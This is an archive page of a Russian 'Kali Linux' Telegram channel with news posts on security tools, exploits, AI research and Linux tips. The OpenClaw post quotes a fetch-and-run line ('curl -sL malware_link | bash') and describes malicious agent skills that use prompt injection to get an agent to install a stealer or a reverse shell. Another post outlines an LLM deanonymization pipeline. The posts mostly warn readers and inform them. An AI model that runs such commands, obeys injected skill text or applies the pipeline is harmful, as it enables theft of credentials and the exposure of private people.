TGViewer
Channel Public Channel
Kali Linux

Kali Linux

@linuxkalii

@linux_kal наш чат

По всем вопросам- @workakkk

@ai_machinelearning_big_data - машинное обучение

@itchannels_telegram - 🔥 главные ресурсы для хакера

@programming_books_it - бесплатные it книги

@pythonl -🐍

РКН: clck.ru/3Fmszy

#VRHSZ
Subscribers
55.8K
Photos
1.4K
Videos
102
Links
1.3K

Showing posts older than #1907 · Back to latest

Older Posts 19 shown
Post #1906 11.9K
⚛️ React2Shell Scanner - Эксплуатация уязвимости CVE-2025-55182

Интерактивный инструмент для эксплуатации уязвимости в Next.js, позволяющий выполнять команды, загружать файлы и эскалировать привилегии. Обеспечивает удобный интерфейс и автоматизацию процессов для тестирования безопасности.

🚀 Основные моменты:
- Однофайловый исполняемый файл без внешних зависимостей.
- Полноценный интерактивный терминал с историей команд.
- Авто-эскалация привилегий с помощью инъекций.
- Надежные операции с файлами и кодирование для обхода фильтров.

📌 GitHub: https://github.com/ula7i921011/React2Shell-Scanner
  • ❤ 20
  • 👍 9
  • 👎 5
  • 🔥 4
Post #1905 11.9K
Когда инфраструктура меняется быстрее, чем успевают обновляться процессы ИБ — теории уже недостаточно. Нужна практика.

Positive Education приглашает на практикумы по кибербезопасности для инженеров и руководителей ИБ.

Формат построен на методологиях экспертов Positive Technologies и включает разбор реальных сценариев атак, расследований и архитектурных решений.

Ближайшие потоки этой весны:
📌 10 марта — Мониторинг и реагирование на инциденты
📌 16 марта — Архитектура сетевой безопасности предприятия
📌 23 марта — Безопасность приложений: практикум для инженеров
📌 6 апреля — Построение SOC 2.0: от концепции до реализации
📌 20 апреля — Предотвращение атак на АСУ ТП

🎯Успейте изучить программы практикумов записаться!🎯
Количество мест на практикумах ограничено.
  • 👍 5
  • ❤ 2
  • 👎 2
Post #1904 12.3K
  • 😁 100
  • ❤ 37
  • 🔥 22
  • 👍 8
  • 🥰 7
  • 🤔 5
  • 👎 2
Post #1903 15.5K

⚡️ Вышла интересная модель для безопасности кода - VulnLLM-R-7B.

Это reasoning-LLM, специально обученный искать уязвимости так, как это делает пентестер.

Главная особенность:

Модель не просто ищет подозрительные паттерны.
Она рассуждает по потокам данных и логике выполнения, чтобы понять, где именно возникает риск.

Что умеет VulnLLM-R-7B:

— Анализирует data flow и control flow, а не только синтаксис
— Проводит пошаговый разбор уязвимости
— Объясняет почему код опасен простым языком
— Работает с реальными сценариями, а не только с учебными примерами

По результатам тестов:

— Показывает state-of-the-art на наборах PrimeVul и Juliet
— Обходит CodeQL, традиционные статические анализаторы и даже крупные коммерческие LLM
— При этом модель компактная — всего 7B параметров, быстрее и дешевле в использовании

Безопасность кода постепенно переходит от «поиска шаблонов» к логическому анализу поведения программы.
И небольшие специализированные модели начинают выигрывать у больших универсальных.

Модель: huggingface.co/UCSB-SURFI/VulnLLM-R-7B
  • 👍 20
  • ❤ 16
  • 🤩 5
  • 🔥 2
Post #1902 16.3K
🐬Flipper Zero - не единственный вариант, если хочется поэкспериментировать с железом и безопасностью.

Разработчик собрал open-source альтернативу на базе Raspberry Pi — проект RaspyJack. По цене он примерно в два раза дешевле оригинала и при этом полностью повторяем своими руками.

RaspyJack ✅ это компактное устройство для тестирования сетей и изучения безопасности. С его помощью можно анализировать трафик, проверять конфигурации, искать уязвимости и использовать в задачах аудита и пентеста в своей инфраструктуре или лабораторной среде.

Что уже есть в проекте:
- открытый исходный код
- готовые инструкции по сборке
- 3D-модель корпуса для печати
- полный набор софта на GitHub

Электронику придётся собрать самостоятельно — компоненты можно найти на обычных маркетплейсах.

Подойдёт тем, кто интересуется:
hardware-проектами, кибербезопасностью, Raspberry Pi и практикой ethical hacking.

GitHub: https://github.com/7h30th3r0n3/Raspyjack
Видео: https://youtu.be/i4CnRoA7Mt4?si=z6vSqJHmsl2bcQrj

Open-source делает дорогие нишевые устройства доступными для DIY.
  • 🔥 40
  • ❤ 18
  • 👍 16
  • 😁 4
Post #1901 12.6K
💡 Маленький bash-трюк, который может спасти файлы

По умолчанию в shell команда с > молча перезаписывает файл.
Один неудачный редирект - и нужные данные исчезли.

Пример:


echo "This is a sample line" > hello.txt


Файл создастся или будет перезаписан без предупреждения.

Как защититься

Включаем режим защиты от перезаписи:


set -o noclobber


Теперь попытка перезаписать существующий файл через > даст ошибку:


echo "New lines to replace" > hello.txt
# bash: hello.txt: cannot overwrite existing file


То есть shell не даст случайно затереть файл.

А если всё-таки нужно перезаписать

Используется специальный оператор:


echo "New lines to replace" >| hello.txt

>| игнорирует noclobber и осознанно разрешает перезапись.

Вывод

> - опасен, перезаписывает молча


set -o noclobber - защита от случайных потерь


>| - осознанное "да, я точно хочу перезаписать"

Отличная привычка для серверов, продакшена и работы с важными логами.
  • 👍 62
  • ❤ 16
  • 🔥 15
  • 👎 2
  • 🥰 2
Post #1899 14K
Анонимность в интернете больше не стоит считать надёжной.

Теперь человека можно раскрыть примерно за $1 - и не спецслужбами, а любым, у кого есть доступ к Claude или ChatGPT и несколько его анонимных постов.

ETH Zürich и Anthropic опубликовали исследование “Large-Scale Online Deanonymization with LLMs”, в котором показали автоматическую систему деанонимизации.

Как работает система:

Она полностью автономно:
- анализирует анонимные посты
- извлекает личностные сигналы (интересы, стиль, факты)
- ищет совпадения в интернете
- определяет, кто стоит за аккаунтом

Работает на разных платформах: Reddit, Hacker News, LinkedIn и даже на отредактированных интервью.

Результаты:

- Hacker News — 67% пользователей идентифицированы
- Если система делала предположение — 90% точности
- Reddit (учёные под псевдонимами) — 52%
- Интервью с удалёнными личными данными — 9 из 33 всё равно раскрыты

Пайплайн состоит из четырёх этапов (ESRC):

1. Extract — извлечение идентификационных сигналов из текста
2. Search — поиск кандидатов через embeddings по тысячам профилей
3. Reason — логическое сопоставление кандидатов (LLM)
4. Calibrate — оценка уверенности, чтобы ошибки были минимальны

Старые методы деанонимизации (например, атака времён Netflix Prize) показали почти нулевую эффективность.
LLM не просто улучшили подход — они сделали прежние методы практически бесполезными.

Даже если пользователь меняет интересы и темы, система всё равно находит совпадения:
- 67% совпадений при точности 90%
- 38% при точности 99%

Чем мощнее модель — тем выше вероятность деанонимизации.
Каждое улучшение reasoning-возможностей усиливает такую атаку.

Почему это трудно остановить:

Каждый шаг выглядит безобидно:
- суммаризация текста
- вычисление embeddings
- ранжирование профилей

Ни один отдельный запрос не выглядит как попытка деанонимизации, поэтому фильтры и лимиты почти бесполезны.

Вывод исследователей:

> Пользователи, которые пишут под постоянными псевдонимами, должны исходить из того, что их аккаунты могут быть связаны с реальной личностью.

По прогнозам, даже среди 1 миллиона кандидатов система может достигать ~35% совпадений при точности 90%.

Фактически:
каждый анонимный аккаунт, каждый комментарий и каждое «это никто со мной не свяжет» — теперь превращаются в поисковые микроданные.

Практическая анонимность в интернете становится всё менее реальной.

arxiv.org/pdf/2602.16800
  • 👍 31
  • ❤ 12
  • 🔥 9
  • 😁 5
  • 🤯 5
  • 👎 1
Post #1897 13.9K

Это репозиторий с реализацией DensePose через Wi-Fi-сигналы — то есть попытка получать плотные представления (DensePose) тела людей на основе Wi-Fi-данных, а не обычной камеры.

Такая идея может использоваться для анализа движения через радиосигналы в помещении, без видео-камер, с акцентом на приватность.

Если тебе интересны нестандартные подходы к компьютерному зрению, беспроводным сигналам и сенсорике без камер — обязательно посмотри.


🔗 Есть интересный проект: https://github.com/ruvnet/wifi-densepose
  • ❤ 25
  • 👍 11
  • 🔥 8
Post #1895 13.8K
😐 Сгенерированные лица стали настолько реалистичными, что мы перестали их распознавать.

Исследователи из Австралии провели эксперимент с 125 участниками и выяснили:
обычные люди отличают лица, созданные нейросетью, от настоящих почти на уровне случайного угадывания.

Даже люди с очень хорошей зрительной памятью показали лишь небольшое преимущество.

Проблема в том, что ошибки AI изменились.

Раньше фейковые изображения выдавали себя:
- лишними пальцами
- странной кожей
- артефактами

Теперь всё наоборот.

Современные генеративные модели создают лица, которые выглядят:
- идеально симметричными
- статистически «средними»
- с безупречной кожей
- с идеальными пропорциями

Именно слишком идеальный вид становится единственным признаком синтетики.

Авторы исследования предупреждают:

Такой уровень реализма может создать серьёзные риски для:
- биометрических систем
- верификации личности
- систем безопасности
- онлайн-идентификации

Главный вывод:

Раньше мы искали дефекты, чтобы найти фейк.
Теперь фейк - это то, что выглядит слишком идеально.

Проверить себя можно в онлайн-демо исследования (UNSW).

https://www.unsw.edu.au/newsroom/news/2026/02/humans-overconfident-telling-AI-faces-real-faces-people-fake
  • ❤ 32
  • 👍 21
  • 😱 8
  • 🔥 7
  • 😁 2
  • 👎 1
Post #1894 12.3K
✔️ Простое устранение ошибок в Linux

В Linux проще всего начинать устранение ошибок с проверки логов и статуса сервисов: сначала понять, *что именно сломалось*, а уже потом менять настройки.

Смотрите логи, проверяйте, запущена ли служба, и воспроизводите ошибку — так вы почти всегда быстро найдёте причину.


посмотреть последние сообщения ядра
dmesg | tail -30

# общ systemd-логи
journalctl -xe

# логи конкретного сервиса
journalctl -u nginx --since "10 min ago"

# проверить, запущен ли сервис
systemctl status nginx

# перезапустить сервис (если конфиг исправен)
sudo systemctl restart nginx

# поиск ошибки по ключевому слову
grep -i "error" /var/log/syslog | tail -20

# следить за логом в реальном времени
tail -f /var/log/app.log

# проверить, какой порт занят
sudo lsof -i -P -n | grep LISTEN

# проверить права на файл
ls -l /path/to/file
  • 👍 45
  • ❤ 11
  • 🔥 6
Post #1893 14.7K
⚡️ Пентагон может разорвать сотрудничество с Anthropic.

Причина - компания отказалась разрешить использование своих моделей для «любых законных целей».

Anthropic настаивает на жестких ограничениях:

- запрет на массовую внутреннюю слежку
- запрет на полностью автономное оружие без участия человека

Конфликт обострился после спорного случая использования Claude в военной операции.
Это показало более глубокую проблему.

С одной стороны - Пентагон хочет максимально свободное применение ИИ.
С другой - Anthropic придерживается строгой политики безопасности и этики.

И здесь возникает парадокс:

Высокие этические стандарты начинают мешать бизнесу.

Главный вопрос на будущее:

Сможет ли компания сохранить принципы и при этом конкурировать на рынке, где государственные контракты - это миллиарды?

https://www.axios.com/2026/02/15/claude-pentagon-anthropic-contract-maduro
  • 👍 34
  • 🤔 20
  • ❤ 16
  • 👎 2
  • 😁 2
  • 🔥 1
Post #1892 13.8K
🖥 Как случайно сделать DDoS своим же кодом

Как случайно устроить DDoS самому себе - самый частый сценарий это когда ты запускаешь 1000 запросов параллельно и думаешь, что ускоряешься, а на деле убиваешь свой же сервис или сайт.

Что ломает всё быстрее всего:

Нет лимитов на конкурентность - корутины или потоки плодятся бесконечно

Нет пула соединений - каждый запрос создаёт новый коннект и душит сеть

Нет таймаутов - зависшие запросы копятся и съедают ресурсы

Нет ретраев с backoff - ты усиливаешь нагрузку, когда системе и так плохо

Нет rate limit - ты сам становишься источником перегруза

Правильная база - всегда ограничивай параллелизм семафором, используй один клиент с пулом, ставь таймауты и делай аккуратные ретраи.


import asyncio
import httpx

URLS = ["https://example.com"] * 500

async def fetch(client, sem, url):
async with sem: # лимит конкурентности
r = await client.get(url, timeout=10.0)
return r.status_code

async def main():
sem = asyncio.Semaphore(20) # не больше 20 запросов одновременно
limits = httpx.Limits(max_connections=50, max_keepalive_connections=20)
async with httpx.AsyncClient(limits=limits) as client: # пул соединений
tasks = [fetch(client, sem, u) for u in URLS]
results = await asyncio.gather(*tasks, return_exceptions=True)
print("done:", len(results))

asyncio.run(main())


@linuxkalii
  • 👍 40
  • ❤ 16
  • 🔥 2
Post #1891 23.3K
⚡️ AI-плагины стали новым вектором атак

В маркетплейсе навыков OpenClaw самый скачиваемый скилл оказался вредоносным.

Что произошло

- Обнаружено 1 184 вредоносных навыка
- Один атакующий загрузил 677 пакетов
- Плагины маскировались под:
- crypto-боты
- YouTube-саммаризаторы
- wallet-трекеры
- Документация выглядела профессионально и вызывала доверие

Как работала атака

В файле SKILL.md скрывалась инструкция:

curl -sL malware_link | bash


После выполнения устанавливался Atomic Stealer (macOS), который собирал:

- пароли браузеров
- SSH-ключи
- Telegram-сессии
- криптокошельки
- API-ключи из .env
- данные из Keychain

На других системах открывался reverse shell — атакующий получал полный удалённый доступ к машине.

Дополнительно

- Топ-1 скилл (What Would Elon Do) содержал 9 уязвимостей, из них 2 критические
- Использовал prompt injection для обхода защит
- Рейтинг был накручен
- Скачан тысячи раз

Почему это важно

ClawHub позволял публиковать плагины любому — достаточно GitHub-аккаунта старше одной недели.

Теперь риск выше, чем в классических supply chain атаках.

Раньше:
— вредоносный пакет выполнялся автоматически

Теперь:
— плагин убеждает пользователя или агента выполнить команду
— AI сам может получить доступ к системе, данным и ключам

AI-агенты становятся новой целью supply chain-атак.

Если агент имеет доступ к файлам, терминалу и API — вредоносный скилл получает доступ ко всей цифровой инфраструктуре.

Вывод

Перед установкой AI-плагинов:
- проверяйте исходный код
- не запускайте команды из документации вслепую
- ограничивайте доступ агента к системе и ключам

В эпоху агентного AI безопасность важнее удобства.

@linuxkalii
  • 🔥 33
  • ❤ 19
  • 👍 11
  • 😁 1
Post #1890 14.1K
  • 🔥 116
  • 😁 103
  • ❤ 12
  • 👏 4
  • 🥰 1
Post #1889 16.4K
⚡️ Хакеры начали атаковать пользователей Windows через фейковые CAPTCHA.

Схема простая.
На сайте появляется «проверка Cloudflare», но вместо обычных картинок пользователя просят:
- нажать Win + R
- вставить текст
- нажать Enter

В буфер обмена уже подставлена PowerShell-команда.
После запуска она скачивает и устанавливает вредонос (StealC).

Что происходит дальше:
- кража паролей из браузеров
- доступ к Outlook и почте
- выгрузка криптокошельков
- данные Steam и других сервисов
- системная информация и скриншоты

Почему это опасно
Файл не скачивается вручную.
Пользователь сам запускает вредонос — защита часто не срабатывает.

Метод называется ClickFix — и он активно распространяется, потому что выглядит как обычная проверка безопасности.

Главный вывод
Если сайт просит выполнить что-то через Win + R, PowerShell или Terminal — это почти наверняка атака.

Сегодня главный вектор взлома - не уязвимости системы, а доверие пользователя.

https://www.windowscentral.com/microsoft/windows/windows-pc-targeted-by-hackers-in-a-fake-captcha-scam

@linuxkalii
  • 😁 49
  • 👍 26
  • 🔥 20
  • ❤ 13
  • 🤬 3
  • 🤔 1
Post #1888 16.3K
2000
Линус Торвальдс:
«Разговоры ничего не стоят.
Покажите мне код.»

2026
ИИ:
«Код ничего не стоит.
Покажите мне промпт»
  • 😁 135
  • 👍 14
  • 🔥 11
  • ❤ 9
  • 😢 9
  • 🤔 6
Post #1887 16K
✔️ OpenAI обвинила DeepSeek в краже знаний через дистилляцию.

В меморандуме для Комитета Палаты представителей по Китаю OpenAI пожаловалась, что DeepSeek обучала свои модели на выходных данных чужих моделей для воспроизведения возможностей американских ИИ-систем.

По данным компании, сотрудники DeepSeek применяли сторонние роутеры и программный доступ к API, чтобы обойти защитные механизмы. OpenAI также указала на теневых реселлеров своих сервисов. Заблокировать их активность пока безрезультатны: методы обфускации становятся все изощреннее.

Помимо бизнес-угрозы, китайские модели бесплатны, тогда как американские ИИ-гиганты инвестировали миллиарды в инфраструктуру.

https://www.bloomberg.com/news/articles/2026-02-12/openai-accuses-deepseek-of-distilling-us-models-to-gain-an-edge
  • 👍 43
  • ❤ 27
  • 😁 23
  • 🔥 12
  • 👎 3
Post #1885 17.2K
🔥 Смартфон превращается в мини-ПК - Arch Linux теперь запускается на Android буквально в один тап.

Без старых схем с VNC и тормозами. Всё переписано на Rust и работает через нативный Wayland, поэтому система ощущается живой, а не как удалённый рабочий стол.

Что это даёт на практике:
- можно кодить прямо с телефона
- поднимать локальные серверы
- тестировать и дебажить проекты в полноценном Linux-окружении

Как устроено внутри:
- используется Arch Linux ARM64
- система запускается через Proot, без рутования
- уже работают XFCE и даже KDE Plasma через XWayland

За счёт нативного кода на Rust и отсутствия лишних прослоек оверхед минимальный по сравнению со старыми X11/VNC-решениями.

Фактически - у тебя в кармане полноценная Linux-машина, а не эмуляция терминала.

Arch теперь реально везде.

https://localdesktop.github.io/
  • 🔥 48
  • ❤ 24
  • 👍 14
  • 👎 4
Post #1883 12.9K
⚡️ Найди любого человека в файлах Эпштейна с помощью Python!

Этот репозиторий позволяет проверить, упоминаются ли ваши контакты в открытых судебных документах по делу Эпштейна.

Инструмент анализирует список имён (например, из LinkedIn) и ищет точные совпадения в опубликованных судебных материалах. В результате вы получаете удобный HTML-отчёт со всеми найденными упоминаниями.


Что умеет:

- Поиск по базе судебных документов
- Сортировка упоминаний по количеству
- Генерация наглядного HTML-отчёта
- Работа с файлами контактов (CSV)

Проверь своего друга, не был ли он замечен на печально известном острове.

Клонируем репозиторий
git clone https://github.com/cfinke/EpsteIn.git
cd EpsteIn

Установка зависимостей
pip install -r requirements.txt

Подготовьте CSV-файл с именами (по одному имени в строке)
example.csv:
Oleg Petrov
Nikolay Sobolev

Запуск анализа
python epstein.py example.csv

После выполнения будет создан HTML-отчет с найденными совпадениями


https://github.com/cfinke/EpsteIn
  • 😁 76
  • 👍 22
  • ❤ 13
  • 🤩 5
  • 👏 2
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →